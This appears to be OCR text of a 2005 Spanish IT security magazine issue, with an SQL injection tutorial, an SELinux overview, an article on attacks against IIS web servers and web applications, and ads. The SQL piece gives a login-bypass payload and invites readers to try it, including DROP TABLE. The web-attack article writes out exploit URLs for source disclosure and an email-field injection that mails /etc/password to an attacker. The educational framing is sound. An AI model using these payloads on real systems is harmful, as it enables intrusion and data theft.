Estos dispositivos resultan menos susceptibles a las fallas de seguridad inherentes a los sistemas operativos NT, Linux y Unix, gracias a que integran sistemas operativos desarrollados específicamente para utilizarse como firewall. Estos firewalls de alto rendimiento han sido diseñados para satisfacer altos requerimientos de procesador.

Por otro lado, debido a que no es necesario fortalecer el sistema operativo, por lo general los firewall appliances son más fáciles de instalar y configurar que los firewalls basados en software. Estos ofrecen potencialmente un nivel de instalación "Plug-and-Play", requieren mínimo mantenimiento y una solución completa. También constituyen una solución rentable en comparación con otras implementaciones de firewall.

Conclusión

Hoy día, las fallas de seguridad son una peligrosa realidad. Todas las empresas deberían ser concientes de la facilidad con que pueden ser víctimas de ataques aleatorios o deliberados y del daño potencial que los mismos pueden causar.

Por eso, la mayoría de los fabricantes de firewall appliances están desarrollando soluciones de seguridad cada vez más sólidas y eficientes. Aunque los firewalls son apenas uno de los componentes de un sistema de seguridad de redes, juegan un rol fundamental y las empresas deben tomarse el tiempo necesario para evaluar el sistema que mejor se ajuste a sus requerimientos, para luego implementarlo a la brevedad posible.

Las deficiencias en la seguridad son un peligro constante, y no existe mejor oportunidad para proteger la valiosa información de su empresa, que implementar un firewall hoy mismo.



La información de productos Cisco, 3Com, Linksys y Checkpoint fue provista por DISTECNA. Por su parte, la gente de RYDSA fue quien nos proveyó la información sobre firewall appliances de Servgate y 3Com.

27 al 30 de Septiembre de 2005 • La Rural Buenos Aires



ARGENTINA 2005

100% Tecnología y Negocios

Indicadores públicos y privados vaticinan un 2005 con excelentes posibilidades de negocios y crecimiento sostenido para la industria, y las Comunicaciones y las Tecnologías de la Información forman parte de esta tendencia.

EXPO COMM ARGENTINA 2005 volverá a ser el encuentro de negocios elegido por las grandes empresas locales e internacionales en donde se reunirá toda la oferta del mercado frente a una audiencia calificada y profesional.









www.expocomm.com.ar

Reserve su Espacio al **+54 (11) 4343 7020** o envíenos un e-mail a **info@expocomm.com.ar**

Organizan:







PB050304A

HackAttack :: SQL Injection

En pleno auge de los sistemas desarrollados en tecnologías de páginas dinámicas como ASP o PHP, no tomar los recaudos debidos puede dejar nuestra información al alcance de más gente que la que pretendemos.

Autor :: Santiago Ciciliani
Área de sistemas :: ELSERVER.COM

Las tecnologías de programación de sitios web dinámicos, hoy están al alcance de cualquier usuario. Basta con buscar algún tutorial en la web o hacer un curso corto, para tener una noción de cómo hacer un ABM en una base de datos, listar y buscar registros. Sin embargo lo que muchos no saben es que estos códigos sin el correcto control sobre los datos que ingresan y egresan al sistema pueden permitir a un atacante obtener información valiosa y hasta control sobre nuestra base de datos. Cabe aclarar que pocas personas están al tanto de este problema. Actualmente hay muchos sitios comerciales por la web que todavía son vulnerables. Si ud. tiene un sitio, no está de más que le eche un vistazo a esta nota.
Imaginemos un caso común: Nuestro sitio web programado en PHP, dividido en varias secciones. En una en particular tenemos un acceso restringido con contenido solamente para personas autorizadas.

Del lado "invisible" para el atacante:

Nuestro sistema tiene nuestra base de datos, con una tabla llamada "usuarios" con los si-guientes campos y registros:

Id	Usuario	Contraseña	E-mail	Privilegios
0	admin.	LbmYUesl2	-	1
1	Jorge	Jorgito	Jorge@mail.com	3
2	Carlos	Cacho22784	carlos@correo.com	3

Notemos que el administrador es una persona precavida, por eso su contraseña tiene más de 8 caracteres entre letras y números. En el campo privilegio tiene el "1" que en nuestro ejemplo le da acceso total.
Tenemos un link al archivo /login.htm que nos muestra un formulario con los siguientes campos:

```
<form method=post action=loguearme.php>
Usuario: <input type=text name=username value="">
Password: <input type=password name=password value="">
<input type=submit value=Logueo>
</form>
```

Este formulario envía los datos a un archivo llamado "loguearme.php", el cual obtiene las variables $username y $password y hace la consulta de esta manera

```
$Sql = "SELECT * FROM usuarios WHERE username ='$user-
name' AND password = '$password'"
```

La sintaxis de sql es bastante simple de comprender, en este caso, la consulta selecciona todos (*) los campos de la tabla "usuarios" donde el campo username es igual a '$username' (la variable) AND password = '$password'
Si la consulta está vacía, entonces muestra un mensaje de error y redirige al login.html. En caso contrario, tomando en cuenta que "debería" haber solo un registro con ese username y password, modifica una variable de sesión con el valor obtenido de la base.
De esta forma el programa sabrá que información nos debe facilitar y cual nos debe ocultar.

Del lado "visible" al atacante:

Un hacker entrenado podría obtener información sobre nuestra tabla simplemente ingresando un usuario por ejemplo "prueba" y como contraseña: `' or 'a'='a`
Al recibir las variables la consulta se transformaría en:

```
"SELECT * FROM usuarios WHERE username ='prueba' AND
password ='' or 'a' = 'a'
```

Noten que la consulta busca ahora todos los campos de la tabla usuarios donde: el username sea "prueba" AND el password sea '' OR 'a' = 'a'
Como 'a' = 'a' y esto se cumple en cualquier valor de usuario y password, el programa va a notar que nuestra consulta arrojó más de un resultado.
En este caso particular nos vamos a autenticar como el primer usuario de la lista y vamos a tener privilegios de admin..

¿Ansiosos por probar? Les dejo algunos trucos útiles:

- Las páginas hechas en ASP con bases de datos en Access que se conectan vía ODBC son las más fáciles de vulnerar, debido a la gran cantidad de información que nos da el servidor cuando ingresamos una consulta incorrecta.
- Sean creativos con lo que envían a ejecutar. Un INSERT, un DROP TABLE podrían ser fatales si se ejecutaran sobre nuestra base de datos.

Algunos links relacionados:

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- http://www.unixwiz.net/techtips/sql-injection.html


Vemos
El sueño de tu abuelo hecho realidad
El éxito futuro de todo negocio depende de la próxima generación de líderes. Si aprendieron bien su tarea y trabajaron arduamente pueden hacer crecer la empresa. El potencial de los negocios nos inspira a crear software para que las compañías se desarrollen, crezcan y prosperen.
microsoft.com/potential
Delangle & Fils
© 2004 Microsoft Corporation. All rights reserved. Microsoft and "Your potential. Our passion." are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries.

SELinux
Unificando políticas de seguridad



Security Enhaced Linux es un esfuerzo de la Agencia Nacional de Seguridad de Estados Unidos por definir un paradigma de seguridad donde cada usuario, server y programa tenga los privilegios de seguridad necesarios y suficientes para funcionar.

Autor: Luis Otegui

Security Enhaced Linux nació como una extensión de desarrollo del Kernel de Linux en el seno de la poderosa NSA, la Agencia Nacional de Seguridad de los Estados Unidos. Sus creadores, el Information Assurance Research Group de la NSA, argumentan que decidieron basarse en el Kernel de Linux por ser una tecnología de crecimiento sumamente veloz, la cual no tiene definidos en la actualidad lineamientos claros en lo que hace a seguridad, tanto de redes como de usuarios.
Citando la página de SELinux de la NSA [1], "Los equipos finales deben ser capaces de proveer la separación de la información basados en requerimientos de integridad y confidencialidad para proveer seguridad al sistema. Los mecanismos de seguridad a nivel de Sistema Operativo son las bases que aseguran esta separación.
Desafortunadamente, los Sistemas Operativos más utilizados sufren la falta de la característica de seguridad fundamental para asegurar dicha separación de privilegios: control de acceso obligatorio." Es así que los esfuerzos se centran fundamentalmente en tratar de que ambos, los usuarios y los programas, tengan el mínimo acceso de seguridad necesario para realizar sus tareas, y nada más. De esta forma, se minimiza el daño potencial que pudiera realizar cada usuario o daemon en caso de que la seguridad de ellos se vea comprometida…

Ahora bien, cómo funciona SELinux? En primer lugar, podemos reseñar que no utiliza el concepto tradicional de los sistemas Linux de "root" o super usuario, y que no recae en los tradicionales dependecias seguid/setgid de los binarios.

Un poco de historia

La NSA en conjunción con SCC (Secure Computing Corporation) trabajaron en años pasados sobre un modelo de arquitectura de seguridad, aplicado primeramente al sistema LOCK, en forma de dos paradigmas: DTMatch (Dstributed Trusted Match) y DTOS (Distributed Trusted Operating System). Sobre los requerimientos de diseño de éste último (mecanismos de seguridad flexibles, que pudieran ser incorporados a un microkernel de uso tanto gubernamental cuanto civil, no interferencia o daño a las aplicaciones heredadas, modularidad, evitar la pérdida significativa de performance de los sistemas asegurados), se fundó FLASK. FLASK (Flux Advanced Security Kernel) nació como un sucesor de DTOS, pero sumando a la joint venture al Grupo de Investigación de la Universidad de Utah. Era la implementación del paradiga de seguridad hasta ahí conseguido al sistema operativo de investigación FLUKE, un microkernel de desarrollo con énfasis en la seguridad.
Finalmente, el modelo obtenido fue portado al Kernel de Linux, obteniéndose el actual proyecto, SELinux, cuya rama estable puede encontrarse en Sourceforge [2]. Para justificar la necesidad de un Kernel con soporte de seguridad mejorada, dos papers se encuentran como los fundamentos del proyecto:
The Inevitability of Failure: The Flawed Assumption of Security in Modern Computing Environments. [3]
The Flask Security Architecture: System Support for Diverse Security Policies.[4]

SELinux no utiliza el concepto tradicional de los sistemas Linux de "root" o super usuario, y que no recae en los tradicionales dependecias seguid/setgid de los binarios.

El por qué de SELinux

Como ya he mencionado, SELinux nace como una iniciativa primaria de la NSA, con el objeto de mostrar que la única forma de asegurar la privacidad de los datos de usuario, así como la integridad de un sistema, es implementando controles de acceso obligatorios, y asegurándo-

se de que cada programa/usuario tenga el nivel necesario y suficiente de acceso a los recursos de sistema, no más que eso. En el web site de la NSA alegan haberse decantado por Linux como plataforma de implementación primaria con el objeto de que esta tecnología alcance rápidamente al gran público, y además por la rápida penetración que el sistema operativo Linux está teniendo en los usuarios.
La idea base detrás de la implementación de esta arquitectura de seguridad es la de aislar cada daemon/usuario, logrando de esta manera "contener" la posibilidad de una escalada de privilegios que un usuario malintencionado pudiera intentar como resultado de comprometer la seguridad, sea por una mala configuración de un programa en particular, sea por comprometer la seguridad a nivel de usuario. Como cada programa posee un "espacio" de privilegios propio, y estos espacios son mayormente disjuntos entre distintos programas (aún entre distintas instancias de una mismo programa), es improbable que se pueda realizar la mencionada escalada de privilegios, para llegar a convertirse en el superusuario (nuestro viejo y querido "root").
Ahora bien, nos quedan por discutir dos major issues: cómo obtener esta tecnología, y cómo se "entiende" con nuestros Linuxes nativos (cabe mencionar aquí que si bien SELinux es parte oficial del Kernel de Linux, aún no ha sido adoptado de manera oficial más que por las distribuciones basadas en RedHat).

Instalación de SELínux

La instalación se da vía código incluido en la línea de kernels 2.6, pero en la actualidad ha habido cambios importantes en la implementación, por lo que o bien parcheamos nuestro kernel, o descargamos alguno de los precompilados del sitio del proyecto en Sourceforge. En este sitio, además de encontrar una lista de las distros que implementan las extensiones SELinux en sus Kernels (Fedora/RedHat, SuSe, Debian, Gentoo, Slackware, Ubuntu, etc, algunas vía soporte oficial, otras vía contribuciones no oficiales de usuarios), se hallan líneas de desarrollo para incluír la implementación de ipsec en una forma compatible con SELinux, así como herramientas de espacio de usuario, entre las que se encuentran paquetes específicos de la implementación, y herramientas parcheadas para aprovechar la misma, como por ejemplo, reescrituras de cron, SysVinit, passwd, etc..
Asimismo, es necesario realizar una configuración de las políticas de seguridad por defecto. La misma se realiza vía la utilidad polgen. Una configuración por defecto se instala como ejemplo, al menos en el caso de Fedora Core 3.
La implementación sobre cualquier distribución de Linux se lleva a cabo parchendo el kernel, y bajando y compilando las librerías y utilidades de espacio de usuario.
La clave está en la migración del modelo de seguridad de tipo DAC (Discretional Access Model, modelo de acceso discrecional) tradicional en todos los Linux, en el que las decisiones sobre recursos o archivos se basan sólo en la identidad y la propiedad de cada objeto, a un modelo de tipo MAC (Mandatory Access Control, Control de Acceso Obligatorio). Un modelo de tipo MAC no sufre de las falencias típicas de Linux, dado que permite definir una política de seguridad sobre todos los objetos y procesos, controlar todos los objetos y procesos a través del Kernel, y además, las decisiones sobre acceso a recursos se basan en TODA la información de seguridad disponible, no sólo en los privilegios de autenticación de usuario.
La implementación de SELinux utiliza RBAC (Role Based Access Control, dónde el control de acceso se basa en roles abstractos asignados a los usuarios, binarios, etc), así como en TE (Type Enforcement). TE utiliza una matriz para asignar privilegios de seguridad, forzando políticas de seguridad basadas en el tipo de los procesos y objetos. Los tipos de procesos se denominan dominios, y los cruces entre el dominio de cada proceso y su tipo de objeto son los que definen la política a adoptar en cada caso. Lo cual permite hilar muy fino en cuestiones de asignación de privilegios.
En el sitio de Tresys Technology [5] se pueden encontrar herramientas para administración de políticas así como documentación acerca de la implementación de este paradigma de seguridad.

Integración con Linux nativo

El proyecto SELínux fue ideado desde sus comienzos según la filosofía de tener mínimo impacto en sistemas ya instalados, a nivel de modificación de binarios, librerías, etc. Sin embargo, algunos módulos del Kernel deben ser recompilados y modificados para lograr una correcta interacción.
A nivel de aplicación, se garantiza la compatibilidad del nuevo Kernel con las aplicaciones. Si bien se han agregado nuevas llamadas a la API que soportan aplicaciones con nociones de seguridad según este modelo, no se han cambiado las estructuras de datos visibles a las aplicaciones, no las llamadas a sistema, de manera que las aplicaciones existentes pueden correr sin problemas sobre el nuevo Kernel.
A nivel de módulos de Kernel, en un primer momento el soporte estaba dado sólo a nivel de código fuente, por lo que era necesario recompilar el Kernel. Pero a partir de la inclusión del código de SELinux en el código fuente del Kernel de Linux, se garantiza la compatibilidad a nivel de binarios. Si bien si un módulo no soporta la nueva estructura de seguridad, deberá ser modificado para lograr comunicarse correctamente con el Kernel sobre sus requerimientos de seguridad y sus posibilidades en este sentido.
Es interesante notar que, como bien se expresa en el sitio de la NSA, SELinux no trata de reparar ninguna vulnerabilidad en el Kernel o cualquier binario que corra sobre Linux, sino de implementar una política de seguridad estricta que minimice los daños que dichas vulnerabilidades puedan acarrear: Si Apache posée una vulnerabilidad que en un Linux común podía llevar a una escalada de privilegios por una usuario malintencionado, después de agregar SELinux a nuestro sistema la seguirá teniendo, pero la escalada de privilegios será prácticamente imposible…

Qué nos depara el futuro

SELinux está apenas en pañales. Únicamente RedHat a través de Fedora y de su Red Hat Enterprise implementan desde la distribución la documentación y el soporte de ésta tecnología en forma (casi) completa.
El roadmap a futuro del proyecto incluye: la migración de todas las comunicaciones a IPSEC, la implementación de directorios y puertos poliinstaciados, la implementación de las herramientas de criptografía públicas en los controles obligatorios, el desarrollo de lenguajes de alto nivel, herramientas, e infraestructura, etc
Vistas las tendencias actuales de desarrollo, y después de un corto paseo por Google, se comprende de manera veloz que la integración de ésta tecnología en el Linux nuestro de todos los días es un hecho, y que su adopción por la mayoría del público será veloz, creciendo al paso que lo haga la documentación al respecto (si bien en la lista de recursos de la NSA y en el sitio web del Proyecto Fedora se pueden encontrar muy buenas guías).

SELinux no trata de reparar ninguna vulnerabilidad en el Kernel o cualquier binario que corra sobre Linux, sino de implementar una política de seguridad estricta que minimice los daños que dichas vulnerabilidades puedan acarrear.

[1] http://www.nsa.gov/selinux/
[2] http://selinux.sourceforge.net
[3] http://www.nsa.gov/selinux/papers/inevit-abs.cfm
[4] http://www.nsa.gov/selinux/papers/flask-abs.cfm
[5] http://www.tresys.com

Las estadísticas son claras respecto de los ataques a los servidores web y sitios web allí alojados. También es conocido el hecho de que al tiempo que las empresas combaten estos ataques nuevas estrategias y metodologías son diseñadas por quienes pretenden comprometer los sistemas.

Hechos:

- Un cuarto de millón de sitios web fueron comprometidos en menos de 9 horas por el gusano "Code Red". El "exploit" (ataque) se realizó sobre una vulnerabilidad en IIS (Internet Information Server), el web server de Microsoft.

Las consecuencias: 56 % reportaron perdidas operacionales, 25 % perdidas financieras y 12 % de otro tipo (CERT)

- Hace 6 años, 50 % de encuestas hubiesen respondido que no tuvieron downtime (tiempo de sistemas caídos) relacionados a ataques. En 2004 solo 6 % podrán hacer esa afirmación.
- Muchísimas compañías han sufrido algún tipo de ataque en sus redes, sin embargo no están preparadas a dedicar recursos para afrontar el problema.

En particular, ataques relacionados a los servidores web y los sitios asociados requieren atención debida ya que las consecuencias pueden ser muy serias para aquellas empresas que no lo hagan. Debemos por tanto tomar medidas preventivas de modo de reducir el riesgo lo máximo posible.

Lo más aconsejable es realizar los llamados "penetration tests" donde mediante herramientas similares a las que usaría un "hacker" es posible determinar las vulnerabilidades de nuestra red. Conocidas nuestras debilidades procedemos a aplicar técnicas para impedir los posibles ataques.

Existen herramientas comerciales y open source que pueden utilizarse como "black boxes" y que permiten al administrador realizar los tests. Aún así, aprender como operan quienes pretenden comprometer nuestros sitios es casi indispensable para quien esté a cargo de una infraestructura web.

LAS POSIBLES TÉCNICAS DE ATAQUE

Nuestra infraestructura web puede verse afectada por diferentes ataques que dividiremos en dos categorías: ataques a servidores web y ataques a aplicaciones web.

Pero primero veamos qué elementos componen una infraestructura web.

COMPONENTES DE UNA APLICACIÓN WEB GENÉRICA.

Existen cuatro componentes en una infrestructura web. El cliente web (web client) que en general es un "browser", el servidor web front-end (Apache, IIS), el application server (servidor de aplicaciones) y para la gran mayoría de aplicaciones el servidor de base de datos. En el diagrama 1 se muestra como trabajan en conjunto estos cuatro componentes (hemos incluido un firewall que no pertenece propiamente a la infrestructura web pero que no debería faltar).

El "servidor web de aplicaciones" hostea toda la lógica de las aplicaciones que pueden estar en forma de scripts, objetos o binarios compilados. El "servidor web front-end" actúa como interfase al mundo exterior para el "server de aplicaciones". Recibe inputs de los clientes web via formularios HTML y provee un output generado por la aplicación en la forma de páginas HTML. Internamente la aplicación hace una interfase con el "servidor de la base de datos" de modo de realizar transacciones.

Se supone que el firewall está configurado en forma muy restrictiva, dejando solo pasar pedidos y respuestas HTTP.

¿CÓMO SE MAPEA UN PEDIDO URL A LA INFRAESTRUCTURA WEB?.

Mientras interactúan con una aplicación web, los URLs que van y vienen entre el browser y el servidor web tienen típicamente el formato que sigue:

```
http:// server / path / application ? parameters
```


El diagrama 2 nos muestra cómo las diferentes partes de la URL (Universal Resource Locutor) se mapean a las diferentes áreas en la infraestructura web:

- El protocolo (HTTP) puede salir o entrar a través del firewall.
- El "web server front-end" distingue las partes llamadas server y path del URL. Cualquier vulnerabilidad presente (por ejemplo unicode, double-decode) puede ser afectada por un exploit modificando diferentes partes del URL.
- La aplicación es ejecutada por el "servidor de aplicaciones". Modificando esta parte del URL se



Los ataques a sitios web son un hecho. Una de las mejores herramientas de protección que tiene un administrador es entender las metodologías usadas por los hackers. Este artículo las describe presentando diferentes ejemplos.

Autor: Carlos Vaughn O'Connor



podrían hacer exploits de vulnerabilidades presentes en el "servidor de aplicaciones". (por ejemplo compilando y ejecutando archivos arbitrarios usando el llamado "JSP servlet handler" (manejador de los servlets JSP).

- Si los parámetros que son dados a la aplicación, no están validados apropiadamente pueden resultar en vulnerabilidades específicas a la aplicación. Ejemplos son: ejecución de comandos arbitrarios usando procedimientos ya almacenados como "xp_cmdshell".

ATAQUES A SERVIDORES WEB

Estas técnicas se basan en el envío de pedidos HTTP a un servidor web. La primera pregunta que nos hacemos es: ¿no puede nuestro firewall impedir que sucedan estos ataques? La respuesta es NO.

Normalmente un firewall captura el tráfico y analiza los parámetros de comunición de éste. Verifica el puerto destino, los IP fuente (source) y destino (destination) y similares. Pero nada hará en verificar qué hay en la porción "data" (por ejemplo qué se solicita al servidor Web). Para todos los efectos, para el firewall el pedido es legítimo. Cuando llega al servidor Web, se procesa en forma normal. Pero si dentro del "request" (pedido) hay código malicioso (un exploit) que abusa de una vulnerabilidad el web-server se verá afectado.

Casi la mitad de los ataques sobre IIS (Internet Information Server), permiten que un hacker pueda leer información trascendente tal como archivos fuente de ASP (Active Server Pages), información sobre configuración y archivos en el mismo disco pero fuera del árbol de archivos dedicado al web-server (árbol virtual).

Un quinto de estos ataques se localizan en los componentes ASP del IIS

Ejemplo 1: una vulnerabilidad relacionada a ASP es la llamada ***"MS index server "20%"*** ASP Source Disclousure Vulnerability (puede encontrarse en bugtraq # 1084). Se pude realizar un exploit utilizando el browser y enviando la siguiente URL:

```
http://target/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full
```

Como resultado, lo que contiene el archivo especificado en el campo "CiWebHitsFile" es enviado al browser.

Ejemplo 2:

La muy conocida vulnerabilidad "+.htr" del IIS. Si uno solicita un archivo con el agregado "+" y ".htr" se fuerza a IIS a llamar a ism.dll que nos muestre el archivo. Si el archivo no es .htr, parte del archivo será mostrado. El exploit, nuevamente es muy simple. Enviamos desde nuestro browser el siguiente URL, que permite así ver el código fuente en la página que recibimos:

```
http://www.victima.com/global.asa+.htr
```

Si el hacker llegó a ver el archivo global.asa, buscará otra vulnerabilidad tipo MDAC RS que le permitirá logonearse a la base de datos y obtener información confidencial.

Una de las acciones más buscadas por un hacker es la de poder correr su propio código en el servidor. Si esto es posible y hacerlo con derechos de acceso privilegiados, podría por ejemplo incluir un nuevo usuario con derechos de administrador y así controlar la computadora.

Casi con igual peso, existen los ataques que permiten al hacker ejecutar código en el servidor.


Ejemplo 3: ***"IIS Hack".*** Esta es una vulnerabilidad de las llamadas de "buffer overflow" (quien desee conocer más sobre buffer overflows de un modo más genérico puede leer el artículo en NEX IT Specialist # 14, Pág. 70, 2005).

Su debilidad está en el modo en que IIS maneja los pedidos con extensiones ".htr"

Un hacker puede enviar un URL muy largo que termine en ".htr". IIS interpreta esto como un archivo

¿Qué es ASP?:

Es una tecnología de scripting que sirve para la creación de aplicaciones web dinámicas e interactivas. Los archivos fuente ASP (source files) muchas veces incluyen información de valor tal como nombre de archivos de bases de datos, descripción del Schema y passwords que se suponen no deberían ser expuestos.



bugtraq

Bugtraq es un "mailing list" (lista de correo) tipo "full disclosure" (de divulgación total). Está dedicado a tópicos acerca de seguridad informática. Las discusiones se basan en novedades acerca de vulnerabilidades, métodos de hacer exploits y como corregirlos. Es una mailing list de mucho volumen y la gran mayoría de las vulnerabilidades se discuten en este foro.

Bugtraq fue creada el viernes 5 de Noviembre de 1993 por Scout Chasin y desencadenó el movimiento llamado "Full Disclosure" (de divulgación total). Al comienzo, la lista no estaba moderada. Pero fue necesario introducir la moderación cuando la relación señal ruido se hizo inaceptable. La moderación comenzó en Junio 5 de 1995. Al mismo tiempo se lo movió de su sitio original en Crimelab.com a Netscape.org.

La lista de correo fue moderada originalmente por Elias Levy (a.k.a. Aleph One, a.k.a: also known as, (también conocido como)). Actualmente lo hace Dave Ahmad.

En Julio de 1999 Bugtraq fue movido de Netscape.org a Secu-rityFocus.com. En los últimos años pasó a ser propiedad de una empresa de seguridad informática: SecurityFocus que fue comprada por Symantec en Agosto de 2002.

Fuente: www.wikipedia.org

¿Que es MDAC?

Es un paquete usado para integrar servicios web y bases de datos. Incluye la componente RDS que provee acceso remoto a objetos de la base datos a través de IIS.

tipo .htr e invoca al ism.dll para que maneje el pedido. Como ism.dll es vulnerable a un buffer overflow, un string preparado de forma particular puede ser ejecutado en el contexto de la parte de seguridad de ISS, que es privilegiada.
Es muy sencillo incluir en el exploit una secuencia de comandos que abran una conexión TCP/IP, bajarse un ejecutable y ejecutarlo. Como vemos nuestro sistema será comprometido totalmente.
La base de datos detrás de los servidores Web son también blanco de ataques. Haciendo exploits de vulnerabilidades en IIS es posible correr comandos SQL, pudiendo accederse a la base de datos o aún más, obtener privilegios administrativos.
Ejemplo 4:
La vulnerabilidad MDAC RDS.
Usando exploits de las vulnerabilidades de RDS (otras condiciones deben además darse en el servidor víctima) los atacantes podrían enviar comandos SQL arbitrarios para manipular la base de datos y obtener información deseada. En este caso específico, un atacante podría obtener derechos de administrador incluyendo el comando shell() VBA en el comando SQL y así ejecutar comandos de su elección.

ATAQUES A LAS APLICACIONES WEB

Las aplicaciones Web nos permiten generar sitios dinámicos. En éstas, la aplicación genera la página basándose en el input del browser. y lo que le provee la base de datos. La mayoría de los servidores web proveen una interfase que da el vínculo a la aplicación. Esta interfase hace el link entre un pedido HTTP y la aplicación. Da: 1) qué aplicación se debe invocar, 2) Los parámetros/datos que se deban pasar a la aplicación, 3) el mecanismo usado para darle al web-server la página generada dinámicamente. CGI (Common Gateway Interfase) es una de tales interfases. Es muy ampliamente utilizada.
Ejemplo 5: ***Vulnerabilidad CGI: el script***, "Script Center's Account Manager Pro". SecurityFocus (www.securityfocus.com) ha reportado que cualquier usuario remoto puede modificar los passwords de administrador del programa Account Manager. Quien hackea manda un comando POST especial y como resultado se le otorgan privilegios administrativos full.
Nuevamente nuestro sistema está totalmente en manos del atacante.
Muchas de las vulnerabilidades de aplicaciones web se deben a que son diseñadas de forma casera o usando aplicaciones de terceros. Estas aplicaciones se desarrollan de forma muy rápida, no se testean y no existen procedimientos de calidad. En la mayoría de los casos quienes las diseñan no tienen suficiente conocimientos de seguridad.
Un problema muy común es lo que se llama "input validation" (ver NEX IT Specialist #14, Pág. 70, 2005).
Ejemplo 6: supongamos que un formulario HTML tiene un campo llamado "dirección de e-mail" donde se supone que el usuario, llena con su dirección de e-mail. Si alguien entra:
"juan.home.com;mailhacker @hackeremail-address </etc/password", y la aplicación no chequea que el input sea correcto, el archivo /etc/password (donde se guardan los passwords en UNIX) le es enviado al hacker por e-mail. ■

Bibliografía:

1- Stuart. McClure, Joel Scambray y George Kutz, "Hacking Exponed", 5ta Edición, McGraw-Hill/Osborne, 2005
2- Web Applications (Hacking Exposed), Joel Scambray, Mike Shema, McGraw-Hill/Osborne, 2002

¿Qué es el archivo global.asa?

Este es el archivo más codiciado por un hacker. En él se especifican scripts de eventos y es donde se declaran objetos relacionados a las sesiones y aplicaciones. Su contenido no está dirigido a los usuarios. Por el contrario almacena la información de eventos y objetos usados en forma global por la aplicación. Este archivo debe llamarse "global.asa" y debe estar almacenado en el directorio "root" de la aplicación.

Como resultado, un hacker lo puede localizar muy fácilmente y utilizar cualquiera de los exploits mencionados en los ejemplos 1 y 2 de modo de ver su contenido. El archivo incluye varias funciones, como "Application_OnStart" que se activa cuando una nueva sesión comienza. En muchos casos, el código se conecta a la base de datos y hace la inicialización necesaria. Veamos un extracto de "global.asa". El string de conexión provee el nombre de la base de datos (DB), el nombre de usuario (DBADMIN) y el password (supersecretpswrd):

```
Sub Application_OnStart
´= =Visual InterDev Generated - startspan = =
´ - - Project Data Connection
Application ("FmLib_ConnectionString") =
"DSN=DB;UID=DBADMIN;PWD=supersecretpswrd"
Application ("FmLib_ConnectionTimeout") = 15
Application ("FmLib_CommandTimeout") = 30
```





La prestigiosa revista "Windows IT pro" (www.windowsitpro.com) ha propuesto un desafió: "Hack IIS 6.0 Challenge". Roger Grimes (un experto, muy experto en IIS) (es Contributing Editor de Windows IT Pro Magazine) va a asegurar el IIS 6.0 de Microsoft y lo pondrá disponible en internet el 17 de Abril hasta Junio 8 del 2005. La idea es ver si alguien puede entrar en el sistema. En nuestro número de Julio describiremos los resultados y aprenderemos cómo se aseguró el web-server. Si desea conocer más o participar vea http://www.hackiis6.com
Por supuesto, este challenge ya da que hablar: hay gente que dice que la idea es usarlo para conocer exploits aún no publicados, otros dicen que es una manera de detectar hackers. Algunos dicen que tales eventos no sirven por posible ataques de Denial of Service (DoS, Negación de servicios). Otros que nada se puede extraer de estos challenges ya que quien pudiera comprometerlo no desea participar.
Lo que si vemos interesante es que hoy existen muchos cursos de "Ethical Hacking", seminarios costosos, etc . Aquí hay una oportunidad concreta de "hacking in real life" y de probar las habilidades aprendidas y/o ver cuán bueno fue el curso.



TODO INFORMATICA

...EN UN SOLO LUGAR



INSUMOS DE PC Locales 427-428-446-449 1ºpiso
Monitores, Impresoras, Scanners, Parlantes, Multimedia.
Servicio Técnico, Actualizaciones, Equipos a Medida.
eagugelnuevos@datamarkets.com.ar



CONECTIVIDAD Locales 431-433-423 1º piso
Cables, Adaptadores, Conectores, Estabilizadores, UPS
Electroquimicos, Redes, Wireless, Cables a Medida.
eagugelconectividad@datamarkets.com.ar



COMPRA VENTA USADOS Local 434 1ºpiso
Compra y venta de Insumos de Pc, Reparaciones,
Actualizaciones, Equipos a Medida.
eagugelusados@datamarkets.com.ar (4322-1925)



NOTEBOOKS Locales 430 1º piso y 416 PB
Compra y venta de Notebooks, Insumos, Accesorios,
Bolsos. Servicio Técnico, Reparación y Mantenimiento.
eagugelnotebooks@datamarkets.com.ar (4327-0110)



REDES Local 432 1º piso
Racks, Switches, Hubs, Routers, Insumos, Cableados.
Configuración de MDF e IDF, Redes Wireless.
eagugelconectividad@datamarkets.com.ar (4322-1925)



EAGUGEL www.gugel-meier.com.ar
Galería Jardín Florida 537 1º Piso y PB Bs. As.
Tel. 4327-1648 / 4326-2217 Tel/Fax 4328-3529

HACKING UNIX

